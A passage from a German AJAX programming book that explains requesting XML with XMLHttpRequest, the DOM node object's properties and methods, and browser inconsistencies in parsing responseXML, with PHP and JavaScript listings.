08     case 2: echo "Kopfweh, dass Ihr Kopf Ihren Motorradhelm ←
09             sprengen w&uuml;rde."; break;
10     case 3: echo "einen Schlag in den Magen."; break;
11     case 4: echo "Ihren Steuerbescheid."; break;
12     default: echo "... was auch immer Sie wollen ;-).";
13 }
14 ?>
```

Listing 732: Das aufgerufene PHP-Skript, das die Antwort an den Client generiert

Wir gehen an dieser Stelle auf den Quellcode nur marginal ein. Die entscheidenden Stellen sehen Sie in Zeile 3. Dort beginnt eine Auswahlanweisung, die mit `$_REQUEST['was']` den übergebenen Parameter verwendet. Der Index `was` ergibt sich auf Grund der Übergabe eines Feldes mit diesem Namen per GET.

Der Wert wird in einer `switch-case`-Konstruktion getestet. Je nach Wert wird ein spezifisches Ergebnis an den Client gesendet. Beachten Sie, dass wir auch in diesem Beispiel kein XML, sondern reinen Text (MIME-Typ `text/plain`) senden.

Das Hypochondrer-Paradies

The screenshot shows a web page with a heading 'Das Hypochondrer-Paradies'. Below it is a question 'Welche Krankheit hätten Sie denn gerne?'. A dropdown menu is open, showing four options: 'Grippe', 'Husten', 'Kopfweh' (which is highlighted in blue), and 'Übelkeit'. At the bottom of the page, there is a message: 'Eine gute Wahl. Sie erhalten Kopfweh, dass Ihr Kopf Ihren Motorradhelm sprengen würde.'

Abbildung 372: Die Webseite nach der AJAX-Anfrage

286 Wie kann ich mit AJAX XML-Daten als Antwort nachfordern?

Wenn XML schon in der ausgeschriebenen Form von AJAX steckt, können Sie natürlich XML vom Server als Antwort auf eine AJAX-Anfrage fordern. Die XML-Daten können sowohl in Form einer dynamisch generierten Antwort als auch einer statisch auf dem Server zum Download bereitgestellten XML-Datei zur Verfügung stehen. Das spielt für die Verwertung der Daten auf dem Client in der Folge keine Rolle.

In der `open()`-Methode muss bloß eine Referenz auf die URL der Datei notiert werden, die die Antwort generiert, oder eine Referenz auf die URL der zum Download verfügbaren statischen XML-Datei. Bei Bedarf muss man dem Programm beziehungsweise Skript noch geeignete Parameter mitgeben.

Wenn Sie nun bei einer AJAX-Anfrage dem Client XML-Daten senden wollen, ist die rein auf die AJAX-Anfrage bezogene Arbeit auf Seiten des Servers also einfach.

Zumindest was die reine Versendung der Daten zum Client angeht – die Erstellung von den XML-Daten kann komplexeste Prozesse erfordern¹⁴. Es gibt kaum einen Unterschied zu dem Fall, dass Sie (X)HTML oder einen Text anfordern wollen. Betrachten Sie die nachfolgenden Abwandlungen unserer Standardfunktion, die in den restlichen Rezepten in dem Kapitel zum Einsatz kommt:

```
function sndReq() {
    resObjekt.open('get', 'xmlfile1.xml',true);
    ...
}
```

Listing 733: Anfordern von XML-Daten in Form einer statischen XML-Datei

Wie kann ich XML-Daten mit responseText entgegennehmen?

Wenn Sie nun die Daten in XML-Form erhalten, müssen Sie diese entgegennehmen und verarbeiten. Sie können zum Beispiel mit `document.getElementById("...").innerHTML = "Antwort:
" + resObjekt.responseText;` in die Webseite übernommen werden.

Hier ist rein gar kein Unterschied zu Fällen zu sehen, in denen HTML oder Text gesendet wird. Die Vorteile liegen bisher rein beim Server, auf dem Sie sämtliche Möglichkeiten von XML zur Abbildung von Geschäftslogik ausreizen können.

Wenn Sie die XML-Daten allerdings einfach so in die Webseite nachladen, werden Ihnen nur die Inhalte der XML-Datei unformatiert aneinander gereiht dargestellt.

Genau genommen werden die XML-Daten als HTML verstanden und die XML-Elemente als HTML-Tags interpretiert. Wenn die XML-Elemente nun zufällig oder bewusst wie HTML-Elemente genannt werden, werden sie interpretiert und ausgeführt.

14. Was aber rein auf AJAX beschränkt wieder vollkommen uninteressant ist.

Eine XML-Datei mit Elementen, die HTML-Tags entsprechen

Betrachten Sie die nachfolgende wohlgeformte XML-Datei (*ajax5.xml*):

```
01 <?xml version="1.0" encoding="ISO-8859-1" ?>
02 <select>
03 <option>Grippe</option>
04 <option>Husten</option>
05 <option>Kopfweh</option>
06 <option>Übelkeit</option>
07 <option>Depression</option>
08 </select>
```

Listing 734: Ein wohlgeformte XML-Datei mit Elementen, deren Namen HTML-Tags entsprechen

Wenn Sie diese Datei mit einer AJAX-Anfrage in eine Webseite nachladen, werden die XML-Elemente als HTML-Tags aufgefasst und eine Auswahlliste angezeigt.

Zum Aufruf verwenden Sie zum Beispiel eine HTML-Datei, die die Daten mit einem Klick auf einen Button nachlädt (*siehe die Datei ajax5.html auf der Buch-CD oder das analoge Listing von ajax1.html auf Seite 853*).



Abbildung 373: Die Webseite vor dem AJAX-Nachfordern

Die externe JavaScript-Datei mit Namen *ajax5.js*, die in der Webseite referenziert wird, enthält zuerst die Erzeugung des so genannten Request-Objekts als globale Variable. Darüber werden in den nachfolgend definierten Funktionen Daten vom Server angefordert und JavaScript wieder bereitgestellt.¹⁵

Im JavaScript ist nur die Anweisung zum Aufruf der XML-Datei interessant, die in der Funktion *sndReq()* notiert wird (*siehe die Datei ajax5.js auf der Buch-CD oder das dazu weitgehend analoge Listing von ajax1.js auf Seite 854*):

15. Zu den grundsätzlichen Hintergründen beim Erzeugen eines solchen Objekts siehe das Rezept »Wie kann ich ein XMLHttpRequest-Objekt erzeugen?« auf Seite 846.

```
resObjekt.open('get', 'ajax5.xml', true);
```

Listing 735: Der Aufruf der XML-Datei




Abbildung 374: Nach der AJAX-Datenanforderung wird in dem -Container eine Auswahlliste angezeigt.

Eine XML-Datei mit Elementen, die nicht HTML-Tags entsprechen

Wenn Sie nun aber die XML-Datei aus Elementen aufbauen, die nicht den Namen von HTML-Tags entsprechen, wird der Browser die Elemente nach dem Laden wegen des Prinzips der Fehlertoleranz ignorieren und nur die Inhalte der XML-Elemente anzeigen.

Betrachten Sie die XML-Datei *ajax5_2.xml*:

```
01 <?xml version="1.0" encoding="ISO-8859-1" ?>
02 <auswahl>
03 <auswahlpunkt>Grippe</auswahlpunkt>
04 <auswahlpunkt>Husten</auswahlpunkt>
05 <auswahlpunkt>Kopfweh</auswahlpunkt>
06 <auswahlpunkt>Übelkeit</auswahlpunkt>
07 <auswahlpunkt>Depression</auswahlpunkt>
08 </auswahl>
```

Listing 736: Eine XML-Datei, deren Elemente nicht HTML-Tags entsprechen




Abbildung 375: Die XML-Elemente werden nicht erkannt und nur die Inhalte dargestellt.

Wie helfen mir node und responseXML?

Die Verwendung von XML-Daten mit `responseText` im Client ist nicht der Regelfall. Sie werden in der Regel mit den Daten, die Sie im Client erhalten, auf andere Weise geeignet umgehen wollen.

Und dazu steht Ihnen das Objekt `node` und `responseXML` als Eigenschaft von einem XMLHttpRequest-Objekt zur Verfügung.

Hinweis

Wenn Sie mit XML im Client umgehen wollen, müssen Sie natürlich die Grundzüge von XML beherrschen. Wir setzen in der Folge voraus, dass Sie XML zumindest halbwegs kennen.

Gerade wenn Sie vom Server Daten im XML-Format erhalten, ist die Möglichkeit der differenzierten Auswertung der Antwort gegeben. Statt pauschal einen Bereich der Webseite mit der kompletten Antwort zu füttern, der bei entsprechend benannten XML-Elementen maximal als HTML interpretiert wird, suchen Sie auf dem Client den Teil einer XML-Antwort heraus, der an eine ganz bestimmte Stelle gehört.

Tipp

Sie können auf jedem strukturierten Antwortdokument im Client navigieren, sofern das Dokument eine Baumstruktur aufweist (auch im HTML- oder XHTML-Format).

Um diese Differenzierung der Antwortdaten auf dem Client¹⁶ durchführen zu können, benötigen Sie zwei Dinge, sofern Sie sich nicht unnötig Mühe mit Handarbeit machen wollen¹⁷:

1. Die Eigenschaft `responseXML` zur Auswertung der Antwort eines XMLHttpRequest-Objekts.

16. Was im Grunde die Übertragung eines Teils der Geschäftslogik zum Client bedeutet.

17. Natürlich können Sie den Antwort-String des Servers mit geeigneten JavaScript-Techniken zur String-Verarbeitung durchforsten, aufspalten, etc. Sogar bei reinem Klartext oder HTML. Aber das ist wie gesagt unnötige Handarbeit.

2. Das `node`-Objekt mit seinen diversen Eigenschaften und Methoden. Die Eigenschaften und Methoden sind an der XML-Denkweise und den XPath-Angaben orientiert und gestatten es, darüber auf den Elementen in der Webseite zu navigieren.

Tipp

Insbesondere kann und wird man sich bei AJAX zunutze machen, dass über `node` auch Elemente in eine Webseite ergänzt werden können (*siehe dazu das Rezept »Wie kann ich nachgeforderte Daten per node in der Webseite bereitstellen?« auf Seite 875*).

Hinweis

Sie sollten bei den nachfolgend vorgestellten Techniken beachten, dass diese in mehreren derzeit aktuellen Browsern noch nicht oder nur eingeschränkt unterstützt werden. Dies wird sich aber mit neuen Browsersversionen nach und nach geben. Wichtig sind diese Techniken allemal, denn sie gestatten in zukünftigen AJAX-Applikationen die Verlagerung von Logik auf den Client. Allerdings sollten Sie die Techniken derzeit in der Praxis nur mit großer Vorsicht und ausführlichen Tests in allen für Sie relevanten Browsern einsetzen.

Navigation auf den Elementen der Server-Antwort

Aber aus Sicht von AJAX ist besonders interessant, dass das `XMLHttpRequest`-Objekt selbst einen Knoten liefert, wenn Sie die `responseXML`-Eigenschaft betrachten. Dies ist der Wurzelknoten des XML-Dokuments, das als Antwort vom Server geliefert wird. Ausgehend davon können Sie die Attributknoten, Textknoten und weitere Element-Kindknoten eines Knotens in der Antwort des Servers ansprechen.

Hinweis

Selbst wenn der Server HTML oder XHTML als Antwort schickt, können Sie diese in der Regel der `responseXML`-Eigenschaft zuweisen und dann auf dem Knoten die nachfolgenden Techniken einsetzen.

Eigenschaften von node

Das `node`-Objekt stellt folgend Eigenschaften bereit:

Eigenschaft	Beschreibung
<code>attributes</code>	Die Eigenschaft repräsentiert ein Array mit den verfügbaren Attributen eines Elements. Natürlich stehen damit alle Eigenschaften und Methoden zur Verfügung, die auf jedes JavaScript-Array angewendet werden können. Insbesondere die Eigenschaft <code>length</code> für die Anzahl der Elemente.
<code>childNodes</code>	Die Eigenschaft repräsentiert ein Array mit den verfügbaren Kindknoten eines Elements. Natürlich stehen damit alle Eigenschaften und Methoden zur Verfügung, die auf jedes JavaScript-Array angewendet werden können. Insbesondere die Eigenschaft <code>length</code> für die Anzahl der Elemente.
<code>data</code>	Eine interessante Eigenschaft eines <code>node</code> -Objekts ist <code>data</code> . Darüber steht der Inhalt eines Textknotens in Form von Zeichendaten zur Verfügung.
<code>firstChild</code>	Der erste Kindknoten eines Knotens.
<code>lastChild</code>	Der letzte Kindknoten eines Knotens.

Tabelle 36: Eigenschaften von node

Eigenschaft	Beschreibung																										
nextSibling	Der nächste Knoten eines Knotens auf derselben Ebene des Dokumentenbaums.																										
nodeName	Der Name des Knotens.																										
nodeType	Der Knotentyp in numerischer Form. Die Zahlenwerte sind vom W3C standardisiert worden und zum Teil explizit nur in einem XML-Dokument verfügbar. (X)HTML-Dokumente stellen also eine Teilmenge bereit: <table> <thead> <tr> <th>Nummer</th> <th>Knotentyp</th> </tr> </thead> <tbody> <tr> <td>1</td> <td>Elementknoten</td> </tr> <tr> <td>2</td> <td>Attributknoten</td> </tr> <tr> <td>3</td> <td>Textknoten</td> </tr> <tr> <td>4</td> <td>CDATA-Bereich</td> </tr> <tr> <td>5</td> <td>Entity-Referenz</td> </tr> <tr> <td>6</td> <td>Entity</td> </tr> <tr> <td>7</td> <td>PI</td> </tr> <tr> <td>8</td> <td>Kommentar</td> </tr> <tr> <td>9</td> <td>Dokument</td> </tr> <tr> <td>10</td> <td>Dokumenttyp</td> </tr> <tr> <td>11</td> <td>Dokumentfragment</td> </tr> <tr> <td>12</td> <td>Notation</td> </tr> </tbody> </table> Konkret für AJAX sind die Typen 1 bis 3 am wichtigsten.	Nummer	Knotentyp	1	Elementknoten	2	Attributknoten	3	Textknoten	4	CDATA-Bereich	5	Entity-Referenz	6	Entity	7	PI	8	Kommentar	9	Dokument	10	Dokumenttyp	11	Dokumentfragment	12	Notation
Nummer	Knotentyp																										
1	Elementknoten																										
2	Attributknoten																										
3	Textknoten																										
4	CDATA-Bereich																										
5	Entity-Referenz																										
6	Entity																										
7	PI																										
8	Kommentar																										
9	Dokument																										
10	Dokumenttyp																										
11	Dokumentfragment																										
12	Notation																										
nodeValue	Die Eigenschaft enthält den Wert oder Inhalt eines Knotens. Bei Textknoten ist dies der Text, bei Attributknoten der zugewiesene Attributwert. Bei Elementknoten steht in der Eigenschaft der Wert <code>null</code> .																										
parentNode	Der Elternknoten.																										
previousSibling	Der vorherige Knoten auf derselben Ebene.																										

Tabelle 36: Eigenschaften von node (Forts.)

Methoden von node

Folgende Methoden stehen Ihnen bei einem Objekt vom Typ `node` zur Verfügung:

Methode	Beschreibung
appendChild()	Mit dieser Methode hängen Sie einen zuvor neu erzeugten Knoten als letztes Kindelement des vorangestellten Knotens an (Kindknoten).
appendData()	Die Methode fügt einem Textknoten oder dem Wert eines Attributknotens am Ende neue Zeichendaten hinzu. Die bereits vorhandenen Daten bleiben erhalten.
cloneNode()	Mit dieser Methode ist die Erstellung einer Kopie eines Knotens möglich.
deleteData()	Mit dieser Methode können die Zeichendaten eines Textknotens oder der Wert eines Attributknotens gelöscht werden.
getAttribute()	Rückgabe des Werts eines Attributknotens.
getAttributeNode()	Rückgabe des Attributknotens.

Tabelle 37: Die Methoden von node

Methode	Beschreibung
getElementsByTagName()	Mit dieser Methode ist der Zugriff auf Kind-Elemente eines Knotens über den Elementnamen möglich. Die Methode liefert ein Array mit den Knoten und kann im Fall von XML auf beliebige Elementknoten angewendet werden. Im Fall der gleichnamigen Methode des document-Objekts ist immer die gesamte Webseite gemeint.
hasChildNodes()	Mit der Methode können Sie auf die Existenz von Kindknoten prüfen. Wenn ein Knoten Kindknoten hat, liefert sie den booleschen Wert true, andernfalls false.
insertBefore()	Mit dieser Methode fügen Sie im aktuellen Knoten einen Kindknoten vor einem anderen Kindknoten ein.
insertData()	Mit dieser Methode fügen Sie Zeichendaten in einem Textknoten ein. Dazu geben Sie als ersten Parameter die Zeichenposition an.
removeAttribute()	Über den Aufruf dieser Methode erfolgt das Löschen eines benannten Attributs des aktuellen Knotens.
removeAttributeNode()	Mit dieser Methode löschen Sie den genannten Attributknoten.
removeChild()	Löschen eines benannten Kindknotens.
replaceChild()	Über den Aufruf dieser Methode erfolgt das Ersetzen eines Kindknotens durch einen anderen Knoten. Der neue Kindknoten wird als erster Parameter und der zu ersetzende Knoten als zweiter Parameter angegeben.
replaceData()	Ersetzen der Zeichendaten eines Textknotens durch einen anderen Text. Als Parameter geben Sie die Startposition in der Zeichenkette an, ab der ersetzt werden soll. Der zweite Parameter gibt die Anzahl der zu ersetzenen Zeichen und der dritte Parameter eine Zeichenkette an, mit der die Zeichenkette im Textknoten ersetzt werden soll.
setAttribute()	Über diese Methode können Sie in einem Element einen Attributwert neu zuweisen. Ist das Attribut bereits vorhanden, wird der alte Wert durch den neuen Wert ersetzt. Andernfalls wird das Attribut erzeugt und mit dem Wert belegt. Beachten Sie, dass die Methode nicht in allen Browsern korrekt unterstützt wird.
setAttributeNode()	Über diese Methode können Sie in einem Element einen neuen Attributknoten einfügen. Ist der Attributknoten bereits vorhanden, wird der alte Knoten durch den neuen Knoten ersetzt. Andernfalls wird er neu angelegt. Beachten Sie, dass die Methode nicht in allen Browsern korrekt unterstützt wird.

Tabelle 37: Die Methoden von node (Forts.)

Navigation auf den Elementen einer Webseite

Achtung

Leider werden viele Eigenschaften und Methoden des `node`-Objekts derzeit von Browsern sehr unterschiedlich umgesetzt. Insbesondere unterscheiden sich Browser darin, welcher Bestandteil einer XML-Datei tatsächlich als Knoten zu sehen ist und welcher nicht. Das führt dazu, dass die Anzahl der Kindknoten in einem Elementknoten in verschiedenen Browsern ganz unterschiedlich interpretiert wird. Das macht das Verwenden der meisten Eigenschaften und teilweise auch Methoden des `node`-Objekts kompliziert, obwohl es vom Grundsatz her eigentlich vollkommen klar und einfach sein sollte.

Um nun die Eigenschaften und Methoden des `node`-Objekts zur Navigation auf den Elementen einer Webseite nutzen zu können, benötigen Sie einen Knoten. Und diesen liefern die Methoden des `document`-Objekts `getElementById()` und `getElementsByName()` sowie `getElementsByTagName()`. Damit können Sie bereits in jeder Webseite die Strukturen abfragen und gezielt verwenden. Dies gestattet aber zusätzlich eine sehr qualifizierte Ansteuerung beliebiger Stellen in der Webseite und den Austausch verschiedenster Teile.

Hinweis

Diese Vorgehensweise wird ob der nachfolgend beschriebenen Probleme die derzeit auch einzig empfehlenswerte Vorgehensweise sein.

Wie kann ich eine XML-Antwort zerlegen?

Nutzen wir nun die Eigenschaften und Methoden von `node` und `responseXML` in einer praktischen Anwendung. Wir zerlegen die etwas komplexere Antwort des Servers wieder auf dem Client und nutzen Teile davon individuell.

Hinweis

Es ist keinesfalls einfach zu entscheiden, ob Sie überhaupt Geschäftslogik bei einer AJAX-Applikation auf den Client verlagern sollten. Mit anderen Worten – was technisch mit dem `node`-Objekt und `responseXML` machbar ist, muss in der Praxis keineswegs sinnvoll sein. Es ist eine Frage der Konzeption, ob Sie es anwenden sollten oder nicht. Oftmals ist es sinnvoller, bereits auf dem Server eine einfache Antwort zu generieren. Dennoch – mit dieser Möglichkeit eröffnen sich viele interessante Perspektiven für die Erstellung von AJAX-Applikationen.

Betrachten wir die XML-Struktur der oben gezeigten Datei `ajax5_2.xml` als Beispiel und laden das XML-Dokument über den Klick auf eine Schaltfläche nach.

Sie können nun die Methoden und Eigenschaften von `node` verwenden, um auf der Antwort im Client Elemente anzusteuern. Nun liefert `resObjekt.responseXML` ein `node`-Objekt, das dem Antwortdokument selbst entspricht. Betrachten Sie den relevanten Auszug aus der JavaScript-Datei `ajax5_3.js`:

```
...
27 function handleResponse() {
28     var antwort = "<table border='1'>";
29     if(resObjekt.readyState == 4){
30         antwort += "<tr><td>resObjekt.responseXML.nodeType</td><td>"
```

Listing 737: Zugriff auf die Antwort des Servers in Form eines Knotens

```

31      + resObjekt.responseXML.nodeType + "</td></tr>";
32  antwort += "<tr><td>resObjekt.responseXML.childNodes.length <!--
33      + resObjekt.responseXML.childNodes.length + "</td></tr>";
34  antwort += "<tr><td>resObjekt.responseXML.firstChild.nodeType <!--
35      + resObjekt.responseXML.firstChild.nodeType + "</td></tr>";
36  antwort += "<tr><td>resObjekt.responseXML.firstChild.childNodes.length<!--
37      + resObjekt.responseXML.firstChild.childNodes.length + <!--
38      + resObjekt.responseXML.firstChild.childNodes.length + "</td></tr>";
39  antwort += "</table>";
40  document.getElementById("hs").innerHTML = antwort;
41 }
42 resObjekt = erzXMLHttpRequestObject();


```

Listing 737: Zugriff auf die Antwort des Servers in Form eines Knotens (Forts.)

In Zeile 28 definieren wir einen String, der nach Fertigstellung in die Webseite geschoben werden soll.

In den folgenden Zeilen verwenden wir einige Eigenschaften des node-Objekts, das über resObjekt.responseXML geliefert wird, und bereiten diese in einer Tabelle auf.

Nun betrachten wir uns das scheinbar so einfache Beispiel im Firefox.

*Abbildung 376: Das holt der Firefox mit unserer Funktion handleResponse() aus den gesendeten XML-Daten heraus.*

Betrachten Sie zur Kontrolle nun das Beispiel einmal im Internet Explorer 7.

Die Abweichungen sind offensichtlich. Die Anzahl der Kindknoten unterscheidet sich bereits in der zweiten Zeile der Ausgabe und entsprechend auch an den Stellen, wo Sie sich mit Eigenschaften wie `firstChild` etc. bei einer Navigation befinden.




Abbildung 377: Das holt der Internet Explorer 7 in der gleichen Situation aus den gesendeten XML-Daten heraus.




Abbildung 378: Das liefert Firefox, wenn die XML-Datei im root-Element keinerlei Whitespace sowie Zeilenumbrüche mehr hat.

Es ist fatal, wie unterschiedlich die verschiedenen Browser den von `resObjekt.responseXML` gelieferten Knoten interpretieren.¹⁸ Zum Teil hängt diese Abweichung damit zusammen, ob Whitespace in den XML-Daten als Knoten bewertet wird oder nicht.

Aber es gibt auch dann noch Abweichungen, wenn man Whitespace aus dem Wurzelement vollkommen verbannt.¹⁹

Wenn aber schon so ein einfaches Beispiel solche Probleme macht, bleibt als Schluss nur, dass diese Art, ein `node`-Objekt zu verwenden, nicht nur schwer lesbar, sondern sehr fehleranfällig und kompliziert werden kann.

Können wir nun bei AJAX die XML-Daten auf Clientseite überhaupt nicht verarbeiten? Doch. Nur sollte man einen anderen Zugriffsweg wählen.

Den meisten Problemen gehen Sie aus dem Weg, wenn Sie mit `getElementById()`²⁰ oder vor allem `getElementsByName()` arbeiten und konkret damit den Knoten selektieren, den Sie aktuell in einem Schritt verarbeiten (Textinhalt oder Attributwerte) wollen.

Betrachten Sie die geänderte Funktion `handleResponse()` (*ajax5_4.js*):

```

26 ...
27 function handleResponse() {
28   var antwort = "<table border='1'>";
29   if(resObjekt.readyState == 4){
30     o = resObjekt.responseXML;
31     antwort += '<tr><td>resObjekt.responseXML. ↵
32       getElementsByTagName("auswahlpunkt")[0].nodeType</td><td>' +
33         o.getElementsByTagName("auswahlpunkt")[0].nodeType + ↵
34         "</td></tr>';
35     antwort += '<tr><td>resObjekt.responseXML. ↵
36       getElementsByTagName("auswahlpunkt")[0].firstChild.nodeType ↵
37         </td><td>' +
38           o.getElementsByTagName("auswahlpunkt")[0].firstChild.nodeType + ↵
39             " </td></tr>';
40   }
41 }
```

Listing 738: Die geänderte Funktion handleResponse()

-
18. Nicht nur Firefox und Internet Explorer unterscheiden sich hier, sondern auch andere Browser. Opera und Konqueror haben beispielsweise wieder ganz andere Auffassungen. Im IE 6 führt der Aufruf von `resObjekt.responseXML.firstChild.nodeType` angeblich in einigen Konstellationen zu einem Fehler (was ich aber in meiner Testumgebung nicht nachvollziehen konnte). Es ist einfach zum Verzweifeln.
 19. Obwohl das sowieso keine Rolle spielen dürfte, Whitespace in einer XML-Datei ist echter Inhalt, der vom Parser nur bei entsprechender Einstellung in der XML-Datei ignoriert werden kann. Leider ist der XML-Parser von Microsoft fehlerhaft und berücksichtigt grundsätzlich Whitespace nicht als echten Inhalt. Das führt nicht nur in unserer Situation zu Problemen, sondern immer dann, wenn eine XML-Datei Whitespace enthält und beim Einlesen mit korrekt arbeitenden Parseern anders gehandhabt wird als in der Microsoft-Welt.
 20. Wenn die XML-Elemente über eine ID verfügen.

Wenn Sie mit `getElementsByName()` einen konkreten Elementknoten selektieren, sind Sie unabhängig von der internen Zählweise der Knoten bis zu diesem Elementknoten.

Dann können Sie für den konkreten Elementknoten mit den oben genannten Methoden und Eigenschaften auf die eventuell vorhandenen Attribute oder Textinhalte zugreifen.

Wie in Zeile 36 mit `o.getElementsByTagName("auswahlpunkt")[0].firstChild.data`, was den Inhalt des ersten Textknotens in der XML-Datei spezifiziert.




Abbildung 379: So klappt es in den meisten relevanten Browsern.

287 Wie kann ich XML-Daten formatieren, die per AJAX nachgeladen werden?

Eine sehr interessante Aufgabenstellung ist, wie XML-Daten formatiert werden können, die mit XML nachgeladen und in der Webseite angezeigt werden sollen. Dummerweise kann man auch hier verschiedene Ansätze probieren, die wieder sehr inkonsistent in den verschiedenen Browsern unterstützt werden.

Allgemein formatiert man XML durch eine entsprechende PI in der XML-Datei, die eine Style-Sheet-Datei referenziert. Das kann beim direkten Darstellen der XML-Datei in einem XML-fähigen Browser verwendet werden. Diese Formatierung wirkt sich aber nicht aus, wenn die XML-Daten per AJAX nachgeladen werden. Die Formatierung wird ignoriert.

Was in vielen Browsern aber funktioniert, ist die Formatierung der XML-Elemente mit einer Style-Sheet-Datei in der aufrufenden Webseite, die für die XML-Elemente Regeln definiert. Betrachten Sie das nachfolgende Beispiel.

Die HTML-Datei

Die Webseite *ajax6.html* enthält eine Schaltfläche. Wenn der Anwender darauf klickt, werden XML-Daten per AJAX nachgeladen.

```
01 <html>
02 <head>
03   <script language="JavaScript" src="ajax6.js"></script>
